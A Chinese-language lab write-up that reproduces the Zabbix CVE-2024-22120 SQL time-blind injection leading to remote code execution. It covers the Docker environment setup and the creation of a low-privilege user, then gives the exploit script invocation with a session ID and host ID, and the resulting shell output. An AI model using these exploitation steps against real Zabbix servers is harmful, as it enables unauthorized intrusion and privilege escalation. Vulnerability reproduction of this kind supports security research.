Zabbix zbx_auditlog_global_script 远程命令执行漏洞（CVE-2024-22120）复现及漏洞环境

漏洞存在于audit.c的zbx_auditlog_global_script函数中，由于clientip字段未经清理，可能导致SQL时间盲注攻击，经过低权限用户身份验证的威胁者可利用该漏洞从数据库中获取敏感信息，并可能导致将权限提升为管理员或导致远程代码执行。

影响版本：


- 6.0.0 至 6.0.27
- 6.4.0 至 6.4.12
- 7.0.0alpha1

测试环境


执行如下命令启动一个Zabbix漏洞环境：

```
docker compose up -d
```


访问 http://127.0.0.1:8080 发现存在Zabbix端Web界面




使用Admin/zabbix登录，然后按照图示顺序打开Hosts的配置




修改Host name为“host-01”；Agent为“172.20.240.6”




稍等一段时间，发现zabbix处于正常状态



"Administration"-->"User groups"-->"Guests"-->"Permissions"-->"Select"，选择"Zabbix servers"的Read权限并更新。




此时创建一个test1用户，密码为Test@123，Groups为Guests，Role为User role



此时注意！不要将admin的账号logout！这样会更新其sessionid，导致漏洞无法被利用。


漏洞复现

漏洞利用条件：需要有一个低权限的账号，该账号有执行脚本的权限（即刚才创建的test1账号）。且admin的session还在有效期。



使用之前创建的test1/Test@123账号登录低权限用户，使用burpsuite抓包获取一下信息。

hostid在响应包中




zbx_session使用base64解密后得到对应的sessionid

```
Referer:
http://127.0.0.1:8080/zabbix.php?name=&ip=&dns=&port=&status=-1&evaltype=0&tags%5B0%5D%5Btag%5D=&tags%5B0%5D%5Boperator%5D=0&tags%5B0%5D%5Bvalue%5D=&maintenance_status=1&filter_name=&filter_show_counter=0&filter_custom_time=0&sort=name&sortorder=ASC&show_suppressed=0&action=host.view
Cookie: wp-settings-time-1=1732610572; zbx_session=
{"sessionid":"5c0ef84a9127c94d25f5233beaa8cce3","serverCheckResult":true,"serverCheckTime":1733972406,"sign":"7db555a72f36e3cebc69d20e069cc427d2b95ecdac95a7e64bf5bb1f63779742"}
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
```

获取到所需信息之后执行利用脚本，执行之后会开启时间盲注，一段时间后获取到shell，至此漏洞利用成功。


```
python -m pip install requests pwntools
python CVE-2024-22120-RCE.py --ip 127.0.0.1 --sid 5c0ef84a9127c94d25f5233beaa8cce3 --hostid 10084
```



```
(CommonPython) wi1kwegam4a@wi1kwegam4adeMacBook-Air CVE-2024-22120 % python CVE-2024-22120-RCE.py --ip 127.0.0.1 --sid 5c0ef84a9127c94d25f5233beaa8cce3 --hostid 10084

(!) sessionid=17de8eb1f0c4d582eb446042a410059d4d582eb446042a410059d
[zabbix_cmd]>>: id
uid=1997(zabbix) gid=1995(zabbix) groups=0(root),20(dialout),1995(zabbix)

[zabbix_cmd]>>: ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: tunl0@NONE: <NOARP> mtu 1480 qdisc noop state DOWN qlen 1000
    link/ipip 0.0.0.0 brd 0.0.0.0
3: gre0@NONE: <NOARP> mtu 1476 qdisc noop state DOWN qlen 1000
    link/gre 0.0.0.0 brd 0.0.0.0
4: gretap0@NONE: <BROADCAST,MULTICAST> mtu 1462 qdisc noop state DOWN qlen 1000
    link/ether 00:00:00:00:00:00 brd ff:ff:ff:ff:ff:ff
5: erspan0@NONE: <BROADCAST,MULTICAST> mtu 1450 qdisc noop state DOWN qlen 1000
    link/ether 00:00:00:00:00:00 brd ff:ff:ff:ff:ff:ff
6: ip_vti0@NONE: <NOARP> mtu 1480 qdisc noop state DOWN qlen 1000
    link/ipip 0.0.0.0 brd 0.0.0.0
7: ip6_vti0@NONE: <NOARP> mtu 1428 qdisc noop state DOWN qlen 1000
    link/tunnel6 00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00 brd 00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
8: sit0@NONE: <NOARP> mtu 1480 qdisc noop state DOWN qlen 1000
    link/sit 0.0.0.0 brd 0.0.0.0
9: ip6tnl0@NONE: <NOARP> mtu 1452 qdisc noop state DOWN qlen 1000
    link/tunnel6 00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00 brd 00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
10: ip6gre0@NONE: <NOARP> mtu 1448 qdisc noop state DOWN qlen 1000
    link/[823] 00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00 brd 00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
24: eth0@if25: <BROADCAST,MULTICAST,UP,LOWER_UP,M-DOWN> mtu 1500 qdisc noqueue state UP
    link/ether 02:42:ac:14:f0:04 brd ff:ff:ff:ff:ff:ff
    inet 172.20.240.4/24 brd 172.20.240.255 scope global eth0
       valid_lft forever preferred_lft forever

[zabbix_cmd]>>:
```

复现问题

遇到如下问题代表admin的session已经过期，需要重新登录admin账户更新session



```
